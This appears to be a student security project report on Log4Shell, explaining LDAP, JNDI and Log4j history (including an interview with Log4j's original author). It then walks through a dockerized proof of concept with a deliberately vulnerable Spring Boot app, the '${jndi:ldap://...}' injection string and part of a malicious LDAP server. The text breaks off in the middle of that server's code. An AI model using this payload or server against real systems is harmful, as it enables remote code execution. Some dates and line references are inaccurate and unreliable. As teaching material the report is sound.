Advanced Security Project : Log4Shell

A. Freeman

May 2024

1 Introduction

1.1 Context

Log4Shell was a nightmare scenario CVE that rocked the world of cloud computing. The vulnerability concerned java applications using the Apache Log4J 2.x library, a popular logging framework for the Java platform. The exploit consisted in an injection designed to exploit the LDAP (Lightweight Directory Access Protocol) based implementation of the Java Name and and Directory Interface (JNDI). JNDI is an api that allows interacting with a directory service via the LDAP communications protocol to retrieve Java objects directory entries whose code was then executed.

When one uses Log4J, we generally write code like,

```java
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.Level;

public class Foo {

    private static Logger logger = LogManager.getLogger();

    public static void main(String[] args) {
        logger.info("Main function has been called...");
    }
}
```

When logging, `log4J` allows the usage of string substitution of {} expressions using by runtime provided values, users can write code like so,

```java
var word = "example";
logger.info("Bogus {}", word); // Bogus example
```

Among those types of substitutions, `log4J` recognises can recognize expressions such as `${jndi:ldap://url.com}` which will perform a lookup of the resource pointed to by the URL and load it as a Java object. If the LDAP server is attacker controlled, this allows for the execution of arbitrary code, or remote code execution. There were also a few variations of this technique aimed at bypassing the first patches of the vulnerability which were used by attackers exploiting this vulnerability.

1.2 Goals

The goals of this project are multiple fold : firstly, an understanding of Log4Shell's string substitution mechanisms and auto loading of data from the internet must be developed, then we'd need to understand the principles behind LDAP and why this vulnerability affected it in particular. Lastly, we'd like to setup this attack in practice, with an LDAP server and a vulnerable web application running Log4J with the appropriate, vulnerable version. We'd like to explore a couple of the variations of the attack as well as it's remediation and final patching.

2 Technical Background

The following section aims at providing the reader with a thorough technical background of the various technologies surrounding the log4shell vulnerability. We explore the concepts as well as concrete use cases to try to provide real scenarios that justify the reasons for the wide spread use of directory services as well as the java ecosystem.

2.1 Directory Services

2.1.1 Global Idea

According to the Oxford English Dictionary, a possible definition for a directory is :

> *A book containing one or more alphabetical lists of the inhabitants of any locality, with their addresses and occupations; also a similar compilation dealing with the members of a particular profession, trade, or association, as a Clerical or Medical Directory, etc.* (Oxford English Dictionary [5])

This concept could is used in computing to deal with users as well as resources. Directory services come in handy for keeping track of large amounts of arbitrary *objects* over a network that aren't accessed all the time. They're used in organizations to keep track of accounts, employee information, job titles, management hierarchies, emails, usernames, access rights, groups, group policies, printers, files, computers, essentially any *object* that has an arbitrary amount of attributes that doesn't change often.

A key principle of directory services that segregates it from traditional databases is the heavy use of *hierarchy*, resources and users are organized into hierarchy trees, be it by organization division, subdivision, department and team, and properties applied on a node can be inherited by all the children nodes, for example, making a department have access to a certain software product within an organization by providing an extra role to the entry representing the department. The tree structure also allow for optimized name lookup. Note that the *service* provided by a directory service is the mapping of a name to a network resource. [1] [6]




Figure 1: Example directory subtree for the University of Geneva.

Additionally, directory services do not have the usual concepts from relational databases, such as foreign and business keys. They do however have schemas, where one can specify the *type* of an entry, this forces it to have certain properties, for example, if an entry is a user, then it must have a name, surname and so on. [22]

2.1.2 Standardization

The need for directory services is ubiquitous within entreprise environments, this has lead multiple standardization attempts of the communication with directory servers. The driving force behind standardization being enabling developers to easily plug their applications into directory service providers for authentication or resource lookup in a unified, scalable and maintanable fashion. Early attempts include the ITU's X.500 standards from 1988 [23] which were then incorporated into an ISO standard. This early attempt was shunned in favor of the LDAP protocol in 2006 [19], which has remained the defacto standard since, having been amended and improved in subsequent request for comments by the internet society.

2.1.3 LDAP

LDAP stands for *Lightweight Directory Access Protocol*, it's an application layer network protocol. The following section aims at introducing the basic concepts of LDAP as well as some directory examples.

LDAP Entry An LDAP entry is a collection of information about an object, like a printer or a user. An entry is made up of a *distinguished name*, a collection of attributes as well as a collection of *object classes*. A distinguished name, or DN is a chain of relative distinguished names that combined together form a fully qualified name that **uniquely identifies** an entry in the directory, it's similar to a filesystem path towards a file. In our university example above, we could have the following distinguished names to identify the people of the department of computer science,

```
cn=esolana,ou=people,dc=info,dc=sciences,dc=unige,dc=ch
cn=afreeman,ou=people,dc=info,dc=sciences,dc=unige,dc=ch
cn=snguyen,ou=people,dc=info,dc=sciences,dc=unige,dc=ch
```

Where CN stands for *common name*, OU is an *organizational unit* and DC a *domain component*. The precise semantics of these attributes isn't precisely defined, but usage examples are provided in RFC 4511 [17]. Some example LDAP entries for the entities above in the LDAP Data Interchange Format [21] could be,

```
# job titles
dn: uid=9114.3932,dc=unige,dc=ch
objectclass: organizationalRole
cn: Maitre d'Enseignement et de Recherche

dn: cn=9114.3934,dc=unige,dc=ch
objectclass: organizationalRole
cn: Chargé de Cours

# person entry
dn: uid=solanae,dc=info,dc=sciences,dc=unige,dc=ch
objectclass: organizationalPerson
cn: Eduardo Solana
sn: Solana
givenName: Eduardo
uid: solanae
email: eduardo.solana@unige.ch
description: A cryptography buff.
title: uid=9114.3932,dc=unige,dc=ch
title: cn=9114.3934,dc=info,dc=sciences,dc=unige,dc=ch
```

Note that for defining user entries, the base object class from X.500 is `organizationalPerson` but this was extended in RFC 2789 [16] which defined the `inetOrgPerson` class. The latter class added properties like `jpegPhoto`, `carLicense`, `carLicense`, `employeeType` and `employeeNumber`. These properties are used in organizations for company people directories within their intranet. Car license can be used to keep track of who has access to company parking, employeeType (often Intern, Contractor, Temp...) can be allowed to know who should be issued an identification badge, the photo can be used for identification by security etc.

LDAP Attribute Attributes are the properties of an entry, things like `givenName`, `uid` etc. An attribute has a *type* and a set of possible values. They are defined via a *schema* which allows the definition of a syntax for the values of an attribute (for example, valid emails regular expression) as well as matching rules which define how to match values to that attribute (ignore cases for emails or names, ignore spaces etc.)

LDAP Schemas Schemas are quite similar to their semantic web counterparts in the sense that they define the different types of attributes an entry can have and what their values can be. In technical terms, attributes are defined in files using a configuration language, which are then included inside object class definitions which force entries tagged by said object class to have the attributes it contains and respect their constraints. An LDAP schema contains all the various configuration snippets required for an object class like `inetOrgPerson` to work, things like *attribute syntax*, *matching rules*, *attribute types* as well as the *object classes*. This allows directory services to only create a `inetOrgPerson` entry for instance for `inetOrgPersons` [16] [24],

```
(2.5.6.6                        # Object Identifier (OID, GLOBALLY unique) of the object class
    NAME 'person'
    SUP top                     # top is top level class, no parent.
    STRUCTURAL
    MUST ( sn $ cn )
    MAY ( userPassword $ telephoneNumber $ seeAlso $ description )
)

(2.5.6.7
    NAME 'organizationalPerson'
    SUP person STRUCTURAL          # inherits properties from person
    MAY ( title $ x121Address $ registeredAddress $ destinationIndicator $
          preferredDeliveryMethod $ telexNumber $ teletexTerminalIdentifier $
          telephoneNumber $ internationaliSDNNumber $
          facsimileTelephoneNumber $ street $ postOfficeBox $ postalCode $
          postalAddress $ physicalDeliveryOfficeName $ ou $ st $ l
        )
)

(2.16.840.1.113730.3.2.2            # OID of the object class
    NAME 'inetOrgPerson'
    SUP organizationalPerson        # inherits properties from organizationalPerson
    STRUCTURAL
    MAY ( audio $ businessCategory $ carLicense $ departmentNumber $
          displayName $ employeeNumber $ employeeType $ givenName $
          homePhone $ homePostalAddress $ initials $ jpegPhoto $
          labeledURI $ mail $ manager $ mobile $ o $ pager $
          photo $ roomNumber $ secretary $ uid $ userCertificate $
          x500uniqueIdentifier $ preferredLanguage $
          userSMIMECertificate $ userPKCS12
        )
)
```

the only *mandatory* field for an `inetOrgPerson` is that it must have either a surname (`sn`) or a common name (`cn`). Every single attribute word you see above is itself defined within some schema and has a type, syntax and matching rule. Take for example the `mobile` attribute of `organizationalPerson`, which is defined as,

```
(0.9.2342.19200300.100.1.41     # OID of the attribute
  NAME 'mobile'
  EQUALITY telephoneNumberMatch
  SUBSTR telephoneNumberSubstringsMatch
  SYNTAX 1.3.6.1.4.1.1466.115.121.1.50
)
```

Where `telephoneNumberMatch`, `telephoneNumberSubstringsMatch` and `1.3.6.1.4.1.1466.115.121.1.50` are all defined in [18]. They of course have corresponding semantics attached to them which are all defined in RFCs.

For example, the syntax property of the attribute is defined as (taken from [18]),

```
 3.3.31.  Telephone Number

A value of the Telephone Number syntax is a string of printable
characters that complies with the internationally agreed format for
representing international telephone numbers [E.123].

The LDAP-specific encoding of a value of this syntax is the
unconverted string of characters, which conforms to the
<PrintableString> rule in Section 3.2.

   Examples:
      +1 512 315 0280
      +1-512-315-0280
      +61 3 9896 7830

The LDAP definition for the Telephone Number syntax is:

   ( 1.3.6.1.4.1.1466.115.121.1.50 DESC 'Telephone Number' )

...
```

The RFC contains the definition of `telephoneNumberMatch`, which is really a textual definition of how comparison between phone numbers should be done and an identifier for the matching rule. It's up to directory server providers to be fully compliant with all the different RFCs relating to LDAP if they want to provide a directory service to companies. These protocols are open source, vendor neutral and mature, having been around for almost twenty years and continually improved over time.

Note that the idea behind LDAP schemas and their definition languages is for organizations to be able to define their own object classes specifically tailored to their needs. To this end, organizations need to make sure to use **globally unique** object identifier numbers, which must be registered with the Internet Assigned Numbers Authority (yes the same guys that give IP ranges to internet registries) [24] [2]. Unige has registered itself with them, and has the code 14402, registered by Dominique Petitpierre. The idea is then to prefix any OID in Unige with that code. Same goes for CERN, Pictet, Lombard, Microsoft, IBM... The lookup is quite fun to browse.

2.2 Java Ecosystem

The following section aims at providing the reader with some the philosophy and concepts surrounding the Java platform's technologies that were impacted. We assume knowledge of the Java programming language and SDK as well as modern application development.

2.3 JNDI

The Java platform having appeared in 1985, it was only natural to add support for it to interact with directory services like LDAP servers or DNS servers. Yes, Domain Name Services really is a directory service, which maps domain names (e.g, distinguished names) to IP addresses (e.g. entries) within the "internet directory". This is precisely the purpose of the Java Name and Directory Interface, or JNDI [8].

2.3.1 Concepts

The interface allows Java programs to lookup resources in the form of *Java objects* via a name over the network (be it a distinguished name or a domain name). It's an interface that's completely independent of the underlying *directory service* implementation, be it OpenLDAP [14] or Microsoft AD [4]. JNDI is built to work with LDAP or DNS protocols for name lookup, these protocols being independent from the service provider. JNDI has a *service provider interface*, which is independent from the underlying implementation which can be injected at runtime, and can be LDAP, DNS, NIS, RMI or COBRA.

The information looked up via a JNDI call may be supplied by a server, but also a file or a classical database, it depends upon the implementation used. Typical usage is connecting a Java program to an external directory service, such as an address database or an LDAP server inside a distributed environment like that




Figure 2: Architecture view of the various JNDI interfaces [7]

of a corporation. The classical use case these days is authentication via LDAP, application use LDAP entries containing hashed passwords to authenticate users easily. This centralizes password management in one place and removes the need for software to implement it's own authentication solution. In sum, it's a versatile interface which allows looking up data from a large panel of sources and has a couple of very handy use cases which are used ubiquitously.

2.3.2 Example

The following example searches through all people within the ldif file corresponding to our University directory information tree from the previous sections,

```java
import java.util.Hashtable;
import javax.naming.Context;
import javax.naming.NamingEnumeration;          // jndi imports
import javax.naming.directory.Attributes;
import javax.naming.directory.SearchControls;
import javax.naming.directory.SearchResult;
import javax.naming.ldap.InitialLdapContext;
import javax.naming.ldap.LdapContext;

public class Lookup {
    private static SearchControls getSimpleSearchControls() {
        SearchControls searchControls = new SearchControls();
        searchControls.setSearchScope(SearchControls.SUBTREE_SCOPE);
        searchControls.setTimeLimit(30000);
        return searchControls;
    }

    public static void main(String[] args) {
        Hashtable<String, String> env = new Hashtable<>();
        env.put(Context.INITIAL_CONTEXT_FACTORY, "com.sun.jndi.ldap.LdapCtxFactory");
        env.put(Context.PROVIDER_URL, "ldap://localhost:8389/dc=unige,dc=ch");  // url at the which an LDAP server is hosted
        env.put(Context.SECURITY_AUTHENTICATION, "none");


        LdapContext ctx = new InitialLdapContext(env, null);
        ctx.setRequestControls(null);

        NamingEnumeration<?> namingEnum = ctx.search(
            "ou=people",
            "(objectclass=*)",
            getSimpleSearchControls()
        );

        while (namingEnum.hasMore()) {
            SearchResult result = (SearchResult) namingEnum.next();
            Attributes attrs = result.getAttributes();
            System.out.println(attrs.get("cn") + ", " + attrs.get("uid"));

        }

        namingEnum.close();
    }
}
```

This program can be easily compiled and ran with no dependencies save a local jdk using `javac Lookup.java && java Lookup`. The precise innerworkings of the code above are not relevant for our discussion, but the output will be something along the lines of,

```
cn: Eduardo Solana, uid: solanae
cn: Arthur Freeman, uid: freemana
...
```

Note that for quick testing of an LDAP server, it is easier to use the command line utility `ldapsearch`. A command equivalent to the above is,

```
ldapsearch -H ldap://0.0.0.0:8389 -b "ou=people,dc=unige,dc=ch" -x "(objectClass=*)"
```

We invite the reader to run the application service within our proof of concept directory (see the `README.md` and try these commands for himself to get a feel for what LDAP search results look like.

3 Log4J

Applications, when put into production will be subjected to all scenarios the wild can throw at them, they will be hammered with abuse across every single one of their exposed endpoints. Logging requests, state, decisions and such is essential for any technician trying to fix a bug : the application crashed, a user complains, an incident management or helpdesk team creates a ticket and notifies the on-call exploitation service which will try to remediate as they can. The starting point for incident response will be the logs. If it's not something that can be fixed via a change of configuration, a reboot, a network change, exploitation will then have no choice but to contact the developers, who will also refer to the logs to try to reproduce the bug, isolate the code that caused the bug and patch it. Without appropriate logging, this whole process can take ten times longer or be impossible.

Upon initial studying of log4j, we were taken aback by the sheer scale and complexity of the project. We tried to build it locally : 4 minutes of compilation later, it still wasn't done. After digging and reading up on the subject we decided to go back to the source and interviewed Mr. Ceki Gülcü, original author of Log4j 1.0, that happens to live in Vaud, right next door. He was kind enough to grant us 30 minutes of his time. The following discussion aims at providing the background of how log4j came to be, how the project is administered and was forked and modified over the years. This discussion is based on articles as well as my our discussion with Ceki.

3.1 History of Log4j

3.1.1 Log4j 1.0/2.0, sfl4j, reload4j, logback

There are two major versions of log4j, versions 1.0 and 2.0. Both are different projects, with different APIs written by people with different visions though there are some architectural similarities. The first Log4j version was released to the public in 2001 and was written by Ceki Gülcü who was directly involved with the project from 1997 to 2005 via the Apache Software Foundation. In 2005, Ceki created the Simple Logging Facade for Java (slf4j) which was aimed at improving upon apache's standard Java logging interface from the time called *commons-logging* [11].

Ceki then started his own logging framework called *logback* [9] which implements slf4j. Andd since then, slf4j has since become one of the most downloaded software packages in the java ecosystem, having roughly the popularity of JUnit, with a solid 30% of all Java projects using slf4j. The last logging project Ceki was involved with was reload4j [10] which was a fork of log4j 1.0 aimed at addressing a list of vulnerability issues.

3.1.2 Why the split ?

Logback, Reload4j Ceki wanted to get Log4j 1.0 to use the slf4j project but this was rejected by the Apache foundation's committee handling the project. Ceki explained that the feeling he was getting from the foundation was one of reticence, indeed, since apache had *commons-logging* they seemed unwilling to start expanding an already quite competitive project, this led him to start his own logging implementation, *logback* which became very popular. The creation of reload4j was intended to solve a list of pressing security issues in log4j 1.0 which Ceki had originally tried to have addressed by the foundation, however they didn't move forward with it and log4j 1.0 has since been ended by Apache, though reload4j is still alive and well.

Log4j 2.0 These splits essentially came from different approaches in software design. Back in 2010, developers from the Apache foundation wanted slf4j to have a lookup mechanism, Ceki wasn't convinced, being more of a cautious developer : only ever implement a feature if you know there's a solid use case that users will use now. This way of doing things doesn't suit everybody, and in the world of open source, if you have an idea and it gets refused, it can create tension. Certain developers from Apache didn't like the fact that Ceki didn't want to introduce lookups into slf4j, so they went and started log4j 2.0, a completely new project which implemented this mechanism.

The new log4j version became a very complex highly sophisticated piece of software, with a zoo of different new features being added, in spite of their supporting use cases not necessarily being that strong. I directly asked Ceki in what case we'd want to do a jndi lookup within a logging call, and the answer was as follows,

> *None that I can think of. There are two radically different approaches to writing code, my approach is one extreme, unless you can give me a very concrete use case with general application to many users a feature will not be implemented. The addition of a feature in slf4j has to be totally justified. The other approach is someday some people might want this feature, so let's add all the plumbing to make this possible, this is the log4j 2.0 approach.* (Ceki Güclü)

Note that Ceki wasn't criticizing this way of doing things. It is just a different way of doing things, it has some advantages, mainly the software will develop very quickly, tensions will be avoided and community can easily take part. The full timeline of these various projects is as follows,



2006, Ceki writes slf4j and Logback
Logback
2022, Log4j 1.0 is forked to reload4j by Ceki to address security issues
Reload4j
2015, Log4j 1.0 is abandoned by Apache Foundation
1997, Ceki writes Log4j 1.0
Log4j 1.0
1999, project is transferred to Apache Foundation
Log4j 2.0
2014, Log4j2 is released
2022, Log4Shell

Figure 3: Timeline of the evolution of Log4j, the arrows deviating from Log4j 1.0 are not forks except in the Reload4j case.

The story above is nothing new, this is a typical occurrence in open source development. Collaborating is hard and sometimes developers simply don't agree, which leads to an explosion of projects, there is no boss to force a way forward. From one single logging library, we ended up with 3 due to different approaches at software engineering. And the vulnerability itself stemmed from the desire to add complex features when it didn't necessarily have a strong supporting use cases. Using JNDI at log time simply doesn't make much sense.

4 Log4Shell


The following section provides a technical overview of the proof of concept for log4shell that we built. The idea was to have a concrete application using spring boot, a modern wildly used Java network for development that used a vulnerable log4j 2.0 version. The proof of concept is heavily based on the demo made by github user Kozmer [13].

4.1 Proof of Concept

Kozmer's POC though functional could be improved, his proof of concept was not dockerized and used external dependencies that had to be manually installed. The shipped toy application was purely a facade and served no purpose. We decided to fully dockerize it and exploit it via a real spring application using a vulnerable version of log4j to really simulate how an industry grade application would have been impacted by this vulnerability. It was important for us to have a poc that could be fully ran with a docker installation for the sake of reproductibility, indeed using the wrong java jdk version could lead to the lookup not running at all, as default settings for lookups change based on the JDK version used. The following sections briefly cover the inner workings of the PoC, provide screenshots and explain how to use the exploit, the reader is invited to run this on his own machine using the provided code.

4.1.1 Biscuits Application

The idea behind this application was to have a toy application that actually does something. In this case, it's an application made to order biscuits for authorized users within the University of Geneva, in essence an interface towards the University's famous biscuits service.



Order some biscuits from Unige's catering service !

Contact Email: Enter email

Physical Location: Enter email

Biscuits Selection

Kambly Classic

A Swiss favorite, Kambly classic are known for their sweet wholesome taste.

Add a Box to Cart

Basler Lekerli

A Swiss German classic, Lekerli are known for being an acquired taste that stays.

Add a Box to Cart

Basler Brunsli

A Christmas standard, these biscuits will satisfy the sweetest-toothed amongst us!

Add a Box to Cart

Cart :

Box of Kambly Classic

Excellent choice...

Order Now !

Figure 4: Biscuits ordering interface

The frontend of the application is purely a raw HTML/Javascript page which does an HTTP request towards a spring boot REST server, the corresponding code snippet that raises the request is the following,

```javascript
const email = document.getElementById("inputEmail").value;
const location = document.getElementById("inputLocation").value;

const req = new XMLHttpRequest();
req.addEventListener("load", orderListener);            // called when server responds
req.open("POST", `http://localhost:8080/orders`, true);  // open post to /orders
req.setRequestHeader("Content-Type", "application/json");

var data = JSON.stringify({
    "email": email,
    "location": location,
    "biscuits": cart
});

req.send(data);
cart = [];                                                // empty cart once order is sent
```

The corresponding endpoint that receives the request within the spring boot server is the following,

```java
1   // OrdersController.java
2   @RestController
3   @RequestMapping("/orders")
4   public class OrdersController {
5       private static Logger logger = LogManager.getLogger();
6
7       @Autowired
8       OrderRepository ordRepo;
9
10      @PostMapping("")
11      @CrossOrigin
12      public HttpEntity<Command> createorder(@RequestBody Command order) {
13          order.id = UUID.randomUUID().toString();;
14          logger.info("New biscuit order from {} at {}", order.email, order.location);
15          return new ResponseEntity<Command>(ordRepo.save(order), HttpStatus.CREATED);
16      }
17
18
19      @GetMapping("")
20      @CrossOrigin
21      public HttpEntity<List<Command>> getall() {
22          return new ResponseEntity<List<Command>>(this.ordRepo.findAll(), HttpStatus.OK);
23      }
24  }
```

Line 13 contains the vulnerable code snippet. Indeed, the email and location fields are being logged by the controller, which in the case of Log4j 2.0, if the string to log contains a jndi reference, a lookup is performed. Note that spring boot's annotations here define a class as being a rest controller, e.g. it's methods will be hooks for HTTP requests. Annotations like `@PostMapping(path)` tell Spring that the method is meant to be used whenever the server receives an HTTP POST request at the location specified by `http://hostname/parent/path` where parent is the parameter of `@RequestMapping(parent)`. Notice also the automatic de-serialization of the request body in the `createorder` function via the `@RequestBody Command order` signature, `Command` here is an element of the domain, an order, which has the following definition,

```java
@Entity
public class Command {
    @Id
    @Column
    public String id;

    @Column
    public String email;

    @Column
    public String location;

    @ElementCollection
    public List<String> biscuits;
}
```

Spring deserializes the provided JSON payload to a `Command` instance. Note that the `ordRepo.save(order)` call at line 15 of the first snippet uses Spring's persistence mechanism and saves the object to a mysql database which is configured via `spring.datasource` properties inside the `application.properties` file which contains the configuration of the spring boot application. This file looks like this,

```
spring.application.name=biscuits
spring.ldap.embedded.ldif=classpath:${LDAP_LDIF_FILE}
spring.ldap.embedded.base-dn=${LDAP_BASE_DN}
spring.ldap.embedded.port=${LDAP_PORT}
spring.datasource.url=jdbc:mysql://${MYSQL_HOST}:${MYSQL_PORT}/${MYSQL_DATABASE}
spring.datasource.username=root
spring.datasource.password=${MYSQL_ROOT_PASSWORD}
spring.datasource.driver-class-name=com.mysql.cj.jdbc.Driver
```

It contains the configuration of the remote database service which is launched via docker compose as well as the configuration of an embedded LDAP server, which is used to authenticate users against. Note that the environment variables values are provided in the `docker-compose.yml` file. This configuration is heavily based upon Spring Security's article on the subject. Note that that implementation does not use LDAP binding for authentication, and as such really is just a toy authentication example, but it helps provide some motivation for LDAP servers. Note that spring will launch it's own in memory LDAP server using the unibound java SDK, which allows creating and running an in memory LDAP based directory service. There's a `pom.xml` file which contains all the dependencies with the appropriate log4j version and spring version packaged, if using a recent spring version, a modern patched log4j version was automatically used in spite of manually specifying what version to use. We took therefore used versions which were in use at the date of the log4shell disclosure. The `pom.xml` file allows the building of the whole application using `mvn package`. See the dockerfile for more details, a snippet of the pom is,

```
    ...
    <dependency>
        <groupId>org.apache.logging.log4j</groupId>
        <artifactId>log4j-core</artifactId>
        <version>2.14.1</version>
    </dependency>
    <dependency>
        <groupId>org.apache.logging.log4j</groupId>
        <artifactId>log4j-api</artifactId>
        <version>2.14.1</version>
    </dependency>
    ...
```

We went with log4j version 2.14.1 which contained the vulnerability.

4.1.2 Malicious LDAP Server

This is the server that contains the malicious LDAP entry which points towards a Java object hosted on an HTTP server. The idea of using a directory service to store Java objects hails from RFC 2713 [20], which provides an LDAP schema definition for storing Java objects inside an LDAP server. The RFC provides multiple ways of storing a Java object, either as fully marshalled object or as a JNDI naming reference with a link towards the source code hosted somewhere else (file system, network folder, HTTP server...). The RFC provided use case did not convince us.

Every java object entry inside a directory must have an `objectclass` of type `javaObject`, `javaNamingReference` for instance is a `javaObject` as that object class extends `javaObject`. The exact schema is,

```
( 1.3.6.1.4.1.42.2.27.4.2.4
    NAME 'javaObject'
    DESC 'Java object representation'
    SUP top
    ABSTRACT
    MUST ( javaClassName )
    MAY ( javaClassNames $ javaCodebase $ javaDoc $ description ))

( 1.3.6.1.4.1.42.2.27.4.2.7
    NAME 'javaNamingReference'
    DESC 'JNDI reference'
    SUP javaObject
    AUXILIARY
    MAY ( javaReferenceAddress $ javaFactory ))

( 1.3.6.1.4.1.42.2.27.4.1.6
    NAME 'javaClassName'
    DESC 'Fully qualified name of distinguished Java class or interface'
    ...)

( 1.3.6.1.4.1.42.2.27.4.1.7
    NAME 'javaCodebase'
    DESC 'URL(s) specifying the location of class definition'
    ...)

( 1.3.6.1.4.1.42.2.27.4.1.10
    NAME 'javaFactory'
    DESC 'Fully qualified Java class name of a JNDI object factory'
    ...)
```

When a JNDI lookup over LDAP is done, if the object was stored in a marshalled form inside the directory, then it'll be unmarshalled and instantiated from the raw bytestream in the LDAP entry. If however, it's a javaNamingReference the java class file will be retrieved from the provided javaCodeBase url, instantiated and it's code will be executed. This is precisely the mechanism that the log4shell PoC aims to use.

The malicious LDAP server itself is a modified version from kozmer's github, which is based on the marshalsec package, a code repository providing snippets for all the different ways unmarshalling can be exploited in Java. The code starts by creating an in memory LDAP server using unibound SDK,

```java
InMemoryDirectoryServerConfig config = new InMemoryDirectoryServerConfig(LDAP_BASE);
config.setListenerConfigs(
    new InMemoryListenerConfig(
        "listen",
        InetAddress.getByName("0.0.0.0"),
        this.LDAP_PORT,
        ...
);

config.addInMemoryOperationInterceptor(new OperationInterceptor());
InMemoryDirectoryServer ds = new InMemoryDirectoryServer(config);
System.out.println("Listening on 0.0.0.0:" + this.LDAP_PORT); //£NON-NLS-1£
ds.startListening();
```

The config.addInMemoryOperationInterceptor(OperationInterceptor()) call registers a hook to intercept and alter an LDAP search result before it is sent by the requester.

```java
private static class OperationInterceptor extends InMemoryOperationInterceptor {
    public void processSearchResult(InMemoryInterceptedSearchResult result) {
        String base = result.getRequest().getBaseDN();
        Entry e = new Entry(base);
        System.out.println("Send LDAP reference result for " + base + " java object.");

        e.addAttribute("javaClassName", "foo");
